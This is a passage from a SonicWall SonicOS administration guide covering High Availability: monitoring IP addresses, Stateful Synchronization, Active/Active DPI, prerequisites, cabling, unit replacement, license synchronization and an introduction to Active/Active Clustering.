- As the source IP addresses for the probe pings sent out during logical monitoring

Configuring unique management IP addresses for both units in the HA Pair allows you to log in to each unit independently for management purposes. Note that non-management traffic is ignored if it is sent to one of these IP addresses. The Primary and Secondary firewalls' unique LAN IP addresses cannot act as an active gateway; all systems connected to the internal LAN will need to use the virtual LAN IP address as their gateway.

If WAN monitoring IP addresses are configured, then X0 monitoring IP addresses are not required. If WAN monitoring IP addresses are not configured, then X0 monitoring IP addresses are required, since in such a scenario the Standby unit uses the X0 monitoring IP address to connect to the licensing server with all traffic routed via the Active unit.

The management IP address of the Secondary/Standby unit is used to allow license synchronization with the SonicWall licensing server, which handles licensing on a per-appliance basis (not per-HA Pair). Even if the Secondary unit was already registered on MySonicWall before creating the HA association, you must use the link on the **System** > **Licenses** page to connect to the SonicWall server while accessing the Secondary appliance through its management IP address.

When using logical monitoring, the HA Pair will ping the specified Logical Probe IP address target from the Primary as well as from the Secondary unit. The IP address set in the Primary IP Address or Secondary IP Address field is used as the source IP address for the ping. If both units can successfully ping the target, no failover occurs. If both cannot successfully ping the target, no failover occurs, as SonicOS will assume that the problem is with the target, and not the appliances. But, if one appliance can ping the target but the other cannot, the HA Pair will failover to the unit that can ping the target.

The configuration tasks on the **High Availability** > **Monitoring** page are performed on the Primary unit and then are synchronized automatically to the Secondary.

Stateful Synchronization Overview

This section provides an introduction to the Stateful Synchronization (Stateful High Availability) feature.

NOTE: Stateful Synchronization is supported on SonicWall NSA appliances, but not on SonicWall TZ series appliances.

Topics:

- What is Stateful Synchronization?
- Benefits of Stateful Synchronization
- How Stateful Synchronization Works

What is Stateful Synchronization?

The original version of SonicOS provided a basic High Availability feature where a Secondary firewall assumes the interface IP addresses of the configured interfaces when the Primary unit fails. Upon failover, layer 2 broadcasts (ARP) are issued to inform the network that the IP addresses are now owned by the Secondary unit. All pre-existing network connections must be rebuilt. For example, Telnet and FTP sessions must be re-established and VPN tunnels must be renegotiated.

Stateful Synchronization provides dramatically improved failover performance. When enabled, the network connections and VPN tunnel information is continuously synchronized between the two units so that the Secondary can assume all network responsibilities seamlessly if the Primary appliance fails, with no interruptions to existing network connections.

Benefits of Stateful Synchronization

Stateful Synchronization provides the following benefits:

- **Improved reliability** - By synchronizing most critical network connection information, Stateful Synchronization prevents down time and dropped connections in case of appliance failure.
- **Faster failover performance** - By maintaining continuous synchronization between the Primary and Secondary appliances, Stateful Synchronization enables the Secondary appliance to take over in case of a failure with virtually no down time or loss of network connections.
- **Minimal impact on CPU performance** - Typically less than 1% usage.
- **Minimal impact on bandwidth** - Transmission of synchronization data is throttled so as not interfere with other data.

How Stateful Synchronization Works

Stateful Synchronization is not load-balancing. It is an active-standby configuration where the Primary appliance handles all traffic. When Stateful Synchronization is enabled, the Primary appliance actively communicates with the Secondary to update most network connection information. As the Primary appliance creates and updates network connection information (VPN tunnels, active users, connection cache entries, etc.), it immediately informs the Secondary appliance. This ensures that the Secondary appliance is always ready to transition to the Active state without dropping any connections.

The synchronization traffic is throttled to ensure that it does not interfere with regular network traffic. All configuration changes are performed on the Primary appliance and automatically propagated to the Secondary appliance. The High Availability pair uses the same LAN and WAN IP addresses—regardless of which appliance is currently Active.

When using SonicWall Global Management System (GMS) to manage the appliances, GMS logs into the shared WAN IP address. In case of a failover, GMS administration continues seamlessly, and GMS administrators currently logged into the appliance will not be logged out, however **Get** and **Post** commands may result in a timeout with no reply returned.

The following table lists the information that is synchronized and information that is not currently synchronized by Stateful Synchronization.

Synchronized and Not Synchronized Information

Information that is Synchronized	Information that is not Synchronized
VPN information	Dynamic WAN clients (L2TP, PPPoE, and PPTP)
Basic connection cache	Deep Packet Inspection (GAV, IPS, and Anti Spyware)
FTP	IPHelper bindings (such as NetBIOS and DHCP)

Synchronized and Not Synchronized Information

Information that is Synchronized	Information that is not Synchronized
Oracle SQL*NET	SYNFlood protection information
Real Audio	Content Filtering Service information
RTSP	VoIP protocols
GVC information	Dynamic ARP entries and ARP cache time outs
Dynamic Address Objects	Active wireless client information
DHCP server information	wireless client packet statistics
Multicast and IGMP	Rogue AP list
Active users	
ARP	
SonicPoint status	
Wireless guest status	
License information	
Weighted Load Balancing information	
RIP and OSPF information	

Topics:

- Security Services and Stateful Synchronization
- Stateful Synchronization Example


Security Services and Stateful Synchronization

High Availability pairs share a single set of security services licenses and a single Stateful HA license. These licenses are synchronized between the Active and Standby appliances in the same way that all other information is synchronized between the two appliances. For information on license synchronization, see High Availability License Synchronization Overview.

Stateful Synchronization Example

Sample Stateful Synchronization Network shows a sample Stateful Synchronization network.

Sample Stateful Synchronization Network



In case of a failover, this sequence of events occurs:

1. A PC user connects to the network, and the Primary SonicWall security appliance creates a session for the user.
2. The Primary appliance synchronizes with the Secondary appliance. The Secondary now has all of the user's session information.
3. The power is unplugged from the Primary appliance and it goes down.
4. The Secondary unit does not receive heartbeat messages from the Primary appliance and switches from Standby to Active mode.
5. The Secondary appliance begins to send gratuitous ARP messages to the LAN and WAN switches using the same Virtual MAC address and IP address as the Primary appliance. No routing updates are necessary for downstream or upstream network devices.
6. When the PC user attempts to access a Web page, the Secondary appliance has all of the user's session information and is able to continue the user's session without interruption.

Active/Active DPI HA Overview

NOTE: Active/Active DPI requires Stateful Synchronization and is supported on SonicWall E-Class NSA appliances.

Topics:

- What is Active/Active DPI HA?
- Benefits of Active/Active DPI HA
- How Does Active/Active DPI Work?

What is Active/Active DPI HA?

The High Availability feature on versions of SonicOS prior to 5.5 uses an active-standby model that requires the active firewall to perform all DPI, firewall, NAT, and other processing, while the standby firewall is not utilized until failover occurs. In an active/active model, both firewalls share the processing.

With Active/Active DPI enabled on a Stateful HA pair, the Deep Packet Inspection (DPI) services are processed on the standby firewall of an HA pair concurrently with the processing of firewall, NAT, and other modules on the active firewall. The following DPI services are affected:

- Gateway Anti-Virus (GAV)
- Anti-Spyware
- Intrusion Protection (IPS)
- Application Firewall

When Active/Active DPI is enabled on a Stateful HA pair, these DPI services can be processed concurrently with firewall, NAT, and other modules on both the active and standby firewalls. Processing of all modules other than DPI services is restricted to the active unit.

Benefits of Active/Active DPI HA

Active/Active DPI taps into the unused CPU cycles available in the standby unit, but the traffic still arrives and leaves through the active unit. The standby unit only sees the network traffic offloaded by the active unit, and processing of all modules other than DPI services is restricted to the active unit. The benefits of the Active/Active DPI feature include the following:

- Both the firewalls in the HA pair are utilized to derive maximum throughput
- GAV, IPS, Anti-Spyware, and Application Firewall services are the most processor intensive, and concurrent processing of these services on the standby firewall while the active firewall performs other processing provides the most throughput gain

How Does Active/Active DPI Work?

To use the Active/Active DPI feature, you must configure an additional interface as the Active/Active DPI Interface. For example, if you choose to make X5 the Active/Active DPI Interface, you must physically connect X5 on the active unit to X5 on the standby unit in the HA pair. Certain packet flows on the active unit are selected and offloaded to the standby unit on the Active/Active DPI Interface. DPI is performed on the standby unit, and then the results are returned to the active unit over the same interface. The remaining processing is performed on the active unit.

After configuring Stateful Synchronization on the appliances in the HA pair, connecting and configuring the HA data interface is the only additional configuration required to enable Active/Active DPI.

Prerequisites

Topics:

- Active/Standby and Active/Active DPI Prerequisites
- Stateful and Non-Stateful Synchronization Prerequisites

NOTE: High Availability is only supported on the SonicWall security appliances listed in Licensing by Platform.

The prerequisites for Active/Active Clustering are described in Active/Active Clustering Prerequisites.

For a high-level configuration task list, see Configuration Task List.

Active/Standby and Active/Active DPI Prerequisites

Licensing requirements by platform is described in Licensing by Platform.

Stateful and Non-Stateful Synchronization Prerequisites

Your network environment must meet the following prerequisites before configuring Stateful Synchronization or non-Stateful Synchronization:

- The Primary and Secondary appliances must be the same model. Mixing and matching SonicWalls of different hardware types is not currently supported.
- It is strongly recommended that the Primary and Secondary appliances run the same version of SonicOS firmware; system instability may result if firmware versions are out of sync, and all High Availability features may not function completely.
- On SonicWall appliances that support the PortShield feature (SonicWall TZ series and NSA 240), High Availability can only be enabled if PortShield is disabled on all interfaces of both the Primary and Secondary appliances.
- Both units must be registered and associated as a High Availability pair on MySonicWall before physically connecting them.
- The WAN virtual IP address and interfaces must use static IP addresses.

  NOTE: SonicWall High Availability cannot be configured using the built-in wireless interface, nor can it be configured using Dynamic WAN interfaces.

  SonicWall High Availability does not support dynamic IP address assignment from your ISP.

- Three LAN IP addresses are required:
  - **LAN Virtual IP Address** - Configured on the X0 interface of the Primary unit. This is the default gateway for all devices configured on the LAN. Accessing the management interface with this IP address will log you into the appliance that is Active whether it is the Primary unit or Secondary unit.
  - **Primary LAN Management IP Address** - Configured under **High Availability > Monitoring**. This is the IP address used for managing the Primary unit over the LAN interface, regardless of the Active or Standby status of the unit.
  - **Secondary LAN Management IP Address** - Configured under **High Availability > Monitoring**. This is the IP address used for managing the Secondary unit over the LAN interface, regardless of the Active or Standby status of the unit.
- At least one WAN IP address is required:

- **WAN Virtual IP Address** - Configured on the X1 Interface of the Primary unit. Accessing the management interface with this IP address will log you into the appliance that is Active whether it is the Primary unit or Secondary unit
- **Primary WAN Management IP Address (Optional)** - Configured under **High Availability > Monitoring**. This is the IP address used for managing the Primary unit over the WAN interface, regardless of the Active or Standby status of the unit. This requires that you have an additional routable IP address available. This is optional, as you can always manage the Active unit with one static WAN IP address.
- **Secondary WAN Management IP Address (Optional)** - Configured under **High Availability > Monitoring.** This is the IP address used for managing the Secondary unit over the WAN interface, regardless of the Active or Standby status of the unit. This requires that you have an additional routable IP address available. This is optional, as you can always manage the Active unit with one static WAN IP address.

NOTE: If using only a single WAN IP, the Secondary device, when in Standby mode, will not be able to use NTP to synchronize its internal clock.

When HA Monitoring/Management IP addresses are configured only on WAN interfaces, they need to be configured on all the WAN interfaces for which a Virtual IP address has been configured.

If you will not be using Primary/Secondary WAN Management IP address, make sure each entry field is set to 0.0.0.0 (in the **High Availability > Monitoring** page) – the SonicWall will report an error if the field is left blank.

NOTE: If each SonicWall has a Primary/Secondary WAN Management IP address for remote management, the WAN IP addresses must be in the same subnet. If shifting a previously assigned interface to act as a unique WAN interface, be sure to remove any custom NAT policies that were associated with that interface before configuring it.

Physically Connecting Your Appliances

NOTE: For complete procedures for connecting your appliances, see the Getting Started Guide for your appliance. For procedures for connecting Active/Active Cluster appliances, see Physically Connecting Your Active/Active Cluster Appliances.

If you are connecting the Primary and Secondary appliances to an Ethernet switch that uses the spanning tree protocol, be aware that it may be necessary to adjust the link activation time on the switch port to which the SonicWall interfaces connect. For example, on a Cisco Catalyst-series switch, it is necessary to activate **spanning tree port fast** for each port connecting to the SonicWall security appliance's interfaces.

High Availability requires additional physical connections among the affected SonicWall appliances.For all modes, you need connections for HA Control and HA Data. Active/Active DPI requires an additional connection.

In any High Availability deployment, you must physically connect the LAN and WAN ports of all units to the appropriate switches.

It is important that the X0 interfaces from all units be connected to the same broadcast domain. Otherwise, traffic failover will not work. Also, X0 is the default redundant HA port; in case the normal HA Control link fails, X0 is used to communicate heartbeats between units. Without X0 in the same broadcast domain, both units would become active if the HA Control link fails.

A WAN connection to the Internet is useful for registering your appliances on MySonicWall and for synchronizing licensing information. Unless live communication with SonicWall's licensing server is not permitted due to network policy, the WAN (X1) interface should be connected before registration and licensing are performed.

SonicWall network security appliances requires the following interface link speeds for each designated HA interface:

- **HA Control Interface**—Can be a 1GB or 10GB interface. 1GB is recommended.
- **Link Aggregation** and **Port Redundancy** are not supported for the HA Control Interface.
- **HA Data Interface**—Can be a 1GB or 10GB interface. 10GB is recommended. The HA Control Interface and the HA Data Interface can share the same single interface. If they share a single interface, 10GB is recommended.
- **Active/Active DPI Interface**—Can be a 1GB or 10GB interface.

Initial High Availability Setup

Before you begin the configuration of High Availability on the Primary SonicWall security appliance, perform the following initial setup procedures.

- Register and associate the Primary and Secondary SonicWall security appliances as a High Availability pair on MySonicWall. See Licensing High Availability Features.
- On the back of the Secondary SonicWall security appliance, locate the serial number and write the number down. You need to enter this number in the **High Availability > Settings** page.
- Make sure that the two appliances are running the same SonicOS Enhanced versions.
- Make sure Primary SonicWall and Secondary SonicWall security appliance's LAN, WAN, and other interfaces are properly configured for seamless failover.
- Connect the Primary SonicWall and Secondary SonicWall appliances with a CAT5 or CAT6-rated crossover cable. The Primary and Secondary SonicWall security appliances must have a dedicated connection between each other for High Availability. SonicWall recommends cross-connecting the two together using a CAT5/6 crossover Ethernet cable, but a connection using a dedicated 100Mbps hub/switch is also acceptable.

  High Availability Interfaces by Platform shows which interface to use for the various SonicWall security appliance platforms.

  High Availability Interfaces by Platform

Platform	Interface for High Availability
NSA E5500, E6500, E7500, E8500, E8510	HA port
NSA 2400, 3500, 4500, 5000	X5
NSA 2400MX	X25
NSA 250M, 250M Wireless	X4
NSA 240	X8
NSA 220, 220 Wireless	X6
SOHO	X4
TZ 210, TZ 210 Wireless-N	X6
TZ 205, 205W	X4
TZ 200, TZ 200 Wireless-N	X4
TZ 105, 105 Wireless	X4
TZ 100, 100W	Not supported

- Power on the Primary appliance, and then power on the Secondary appliance.
- Do not make any configuration to the Primary's High Availability interface; the High Availability programming in an upcoming step takes care of this issue. See Configuring Active/Standby High Availability Settings or Configuring Active/Active DPI High Availability Settings. When done, disconnect the workstation.

Maintenance

Topics:

- Removing an HA Association
- Replacing a SonicWall Security Appliance


Removing an HA Association

You can remove the association between two SonicWall security appliances on MySonicWall at any time. You might need to remove an existing HA association if you replace an appliance or reconfigure your network. For example, if one of your SonicWall security appliances fails, you will need to replace it. Or, you might need to switch the HA Primary appliance with the Secondary, or HA Secondary, unit after a network reconfiguration. In either case, you must first remove the existing HA association and then create a new association that uses a new appliance or changes the parent-child relationship of the two units.

See Replacing a SonicWall Security Appliance.

To remove the association between two registered SonicWall security appliances:

1. Login to MySonicWall.
2. In the left navigation bar, click **My Products**.
3. On the My Products page, under **Registered Products**, scroll down to find the secondary appliance from which you want to remove associations. Click the product **name** or **serial number**.
4. On the **Service Management - Associated Products** page, scroll down to the **Parent Product** section, just above the **Associated Products** section.
5. Under Parent Product, to remove the association for this appliance:
   a. Click **Remove**.
   b. Wait for the page to reload.
   c. Scroll down.
   d. Click **Remove** again.



Replacing a SonicWall Security Appliance

If your SonicWall security appliance has a hardware failure while still under warranty, SonicWall will replace it. In this case, you need to remove the HA association containing the failed appliance in MySonicWall, and add a new HA association that includes the replacement. If you contact SonicWall Technical Support to arrange the replacement (known as an RMA), Support will often take care of this for you.

After replacing the failed appliance in your equipment rack with the new unit, you can update MySonicWall and your SonicOS configuration.

Replacing a failed HA Primary unit is slightly different than replacing an HA Secondary unit. Both procedures are provided in these sections:

- Replacing an HA Primary Unit
- Replacing an HA Secondary Unit

Replacing an HA Primary Unit

To replace an HA Primary unit:

1. In the SonicOS management interface of the remaining SonicWall security appliance (the Secondary unit), on the High Availability screen, uncheck **Enable High Availability** to disable it.
2. Check **Enable High Availability**.

   The old Secondary unit now becomes the Primary unit. Its serial number is automatically displayed in the Primary SonicWall Serial Number field.
3. Type the serial number for the replacement unit into the **Secondary SonicWall Serial Number** field.
4. Click **Synchronize Settings**.
5. On MySonicWall, remove the old HA association. See Removing an HA Association.
6. On MySonicWall, register the replacement SonicWall security appliance and create an HA association with the new Primary (original Secondary) unit as the HA Primary, and the replacement unit as the HA Secondary. See Registering and Associating Appliances on MySonicWall.
7. Contact SonicWall Technical Support to transfer the security services licenses from the former HA Pair to the new HA Pair.

   This step is required when the HA Primary unit has failed, because the licenses are linked to the Primary unit in an HA Pair.

Replacing an HA Secondary Unit

To replace an HA Secondary unit:

1. On MySonicWall, remove the old HA association. See Removing an HA Association.
2. On MySonicWall, register the replacement SonicWall security appliance .
3. Create an HA association with the original HA Primary, using the replacement unit as the HA Secondary. See Replacing an HA Primary Unit.

Licensing

Topics:

- Licensing High Availability Features
- High Availability License Synchronization Overview

Licensing High Availability Features

Active/Active Clustering, Stateful High Availability, and Active/Active DPI licenses are included on registered firewalls. So, you do not need to purchase any additional licenses to use these High Availability features.

NOTE: Active/Active Clustering and Stateful High Availability licenses must be activated on each appliance, either by registering the unit on MySonicWall from the SonicOS management interface, or by applying the license keyset to each unit if Internet access is not available.

You can view system licenses on the **System > Licenses** page of the management interface. This page also provides a way to log into MySonicWall.

When the firewalls in the Active/Active cluster have Internet access, each appliance in the cluster must be individually registered from the SonicOS management interface while the administrator is logged into the individual management IP address of each appliance. This allows the Secondary units to synchronize with the SonicWall licensing server and share licenses with the associated Primary appliances in each HA pair.

There is also a way to synchronize licenses for an HA pair whose appliances do not have Internet access. When live communication with SonicWall's licensing server is not permitted due to network policy, you can use license keysets to manually apply security services licenses to your appliances. When you register a firewall on MySonicWall, a license keyset is generated for the appliance. If you add a new security service license, the keyset is updated. However, until you apply the licenses to the appliance, it cannot perform the licensed services.

NOTE: In a High Availability deployment without Internet connectivity, you must apply the license keyset to both of the appliances in the HA pair.

Topics:

Licensing by Platform

Licenses Available by Platform shows the HA licenses that are included with the purchase of the SonicWall network security appliance. Some platforms require additional licensing to use the Stateful Synchronization or Active/Active DPI features. SonicOS Expanded licenses or High Availability licenses can be purchased on MySonicWall or from a SonicWall reseller.

Licenses Available by Platform

Platform	Stateful Synchronization	Active/Active DPI
NSA 2600	Expanded license or HA license	N/A
NSA 3600	Expanded license or HA license	N/A
NSA 4600	Included	N/A
NSA 5600	Included	Expanded A7014414
NSA 6600	Included	Expanded A7014415
SM 9200	Included	Included
SM 9400	Included	Included
SM 9600	Included	Included

You can use one of these procedures to apply licenses to an appliance:

- Activating, Upgrading, or Renewing Services
- Manually Activating, Upgrading, or Renewing for Closed Environments

Activating Licenses from the SonicOS User Interface

Follow the procedure in Activating, Upgrading, or Renewing Services to activate licenses from within the SonicOS user interface. Perform the procedure for each of the appliances in a High Availability Pair while logged into its individual LAN management IP address.

See High Availability > Monitoring for information about configuring individual IP addresses.

High Availability License Synchronization Overview

Topics:

- What is High Availability License Synchronization?
- Benefits

What is High Availability License Synchronization?

High Availability license synchronization provides a way to share SonicWall security services, Stateful Synchronization, and other licenses between two SonicWall security appliances when one is acting as a high availability secondary for the other. To use this feature, you must register the SonicWall appliances on mySonicWall.com as Associated Products. Both appliances must be the same SonicWall model.

High availability license synchronization allows sharing of the SonicOS Enhanced license, the Support subscription, and the security services licenses present on the Primary SonicWall appliance with the associated Secondary appliance. All security services you see on the **Security Services > Summary** page are shareable, including Free Trial services. The only licenses that are not shareable are for consulting services, such as the SonicWall GMS Preventive Maintenance Service. When a hardware failover occurs, the Secondary appliance is licensed and ready to take over network security operations.

In SonicOS 4.0 and higher, the Stateful Synchronization Upgrade is offered on appliance models that support it as an optional licensed feature. On MySonicWall, only the Primary unit in the HA pair needs to be licensed. With Stateful Synchronization the Primary unit actively communicates with the Secondary on a per connection and VPN level. As the Primary creates and updates connection cache entries or VPN tunnels, the Secondary unit is informed of such changes. The Secondary unit remains in a continuously synchronized state so that it can seamlessly assume the network responsibilities upon failure of the Primary unit with no interruption to existing network connections.

Benefits

High Availability license synchronization is a cost-effective option for deployments that provide high availability by using redundant SonicWall security appliances. You do not need to purchase a second set of licenses for the Standby unit in a High Availability pair. When the Stateful Synchronization Upgrade is licensed, the Secondary unit is always synchronized so that there is no interruption to existing network connections if the Primary unit fails.

Active/Active Clustering

This section provides conceptual information and describes how to configure and use the Active/Active Clustering feature.

Topics:

What is Active/Active Clustering?

An Active/Active Cluster is formed by a collection of Cluster Nodes. A Cluster Node can consist of a Stateful HA pair, a Stateless HA pair or a single standalone unit. Dynamic state synchronization is only available in a Cluster Node if it is a Stateful HA pair. The traditional SonicWall High Availability protocol or Stateful HA protocol is used for communication within the Cluster Node, between the units in the HA pair.

When a Cluster Node is a Stateful HA pair, Active/Active DPI can be enabled within the Cluster Node for higher performance.

With Active/Active Clustering, you can assign certain traffic flows to each node in the cluster, providing load sharing in addition to redundancy, and supporting a much higher throughput without a single point of failure.

A typical recommended setup includes four firewalls of the same SonicWall model configured as two Cluster Nodes, where each node consists of one Stateful HA pair. For larger deployments, the cluster can include eight firewalls, configured as four Cluster Nodes (or HA pairs). Within each Cluster Node, Stateful HA keeps the dynamic state synchronized for seamless failover with zero loss of data on a single point of failure. Stateful HA is not required, but is highly recommended for best performance during failover.

Load sharing is accomplished by configuring different Cluster Nodes as different gateways in your network. Typically this is handled by another device downstream (closer to the LAN devices) from the Active/Active Cluster, such as a DHCP server or a router.

A Cluster Node can also be a single firewall, allowing an Active/Active cluster setup to be built using two firewalls. In case of a fault condition on one of the firewalls in this deployment, the failover is not stateful as neither firewall in the Cluster Node has an HA Secondary.

Redundancy is achieved at several levels with Active/Active Clustering:

- The cluster provides redundant Cluster Nodes, each of which can handle the traffic flows of any other Cluster Node, if a failure occurs.
- The Cluster Node consists of a Stateful HA pair, in which the Secondary firewall can assume the duties of the Primary unit in case of failure.
- Port redundancy, in which an unused port is assigned as a secondary to another port, provides protection at the interface level without requiring failover to another firewall or node.
- Active/Active DPI can be enabled, providing increased throughput within each Cluster Node.


Topics:

Examples

Topics:

Active/Active Clustering – Four-Unit Deployment

Active/Active Clustering: Four-Unit Deployment



Active/Active Clustering: Four-Unit Deployment shows a four-unit cluster. Each Cluster Node contains one HA pair. The designated HA ports of all four appliances are connected to a Layer 2 switch. These ports are used for:


- Cluster Node management
- Monitoring state messages sent over SonicWall Virtual Router Redundancy Protocol (SVRRP)
- Configuration synchronization

The two units in each HA pair are also connected to each other using another interface (shown as the X*n* interface). This is the Active/Active DPI Interface necessary for Active/Active DPI. With Active/Active DPI enabled, certain packets are offloaded to the standby unit of the HA pair for DPI processing.

For more information about physically connecting redundant ports and redundant switches, see the *Active/Active Clustering Full Mesh Deployment Technote*.

Active/Active Clustering – Two-Unit Deployment

Active/Active Clustering: Two-Unit Deployment



Active/Active Clustering: Two-Unit Deployment shows a two-unit cluster. In a two-unit cluster, HA pairs are not used. Instead, each Cluster Node contains a single appliance. The designated HA ports on the two appliances are connected directly to each other using a cross-over cable. The SVRRP uses this HA port connection to send Cluster Node management and monitoring state messages. SVRRP management messages are initiated on the Master Node, and monitoring information is communicated from every appliance in the cluster. The HA port connection is also used for configuration synchronization between Cluster Nodes.

Benefits of Active/Active Clustering

- All the firewalls in the cluster are utilized to derive maximum throughput
- Can run in conjunction with Active/Active DPI to perform concurrent processing of IPS, GAV, Anti-Spyware, and Application Firewall services, which are the most processor intensive, on the standby firewall in each HA pair while the active firewall performs other processing
- Load sharing is supported by allowing the assignment of particular traffic flows to each node in the cluster
- All nodes in the cluster provide redundancy for the other nodes, handling traffic as needed if other nodes go down
- Interface redundancy provides backup for traffic flow without requiring failover
- Both Full Mesh and non-Full Mesh deployments are supported

How Does Active/Active Clustering Work?

There are several important concepts to know about Active/Active Clustering.

Topics:

About Cluster Nodes

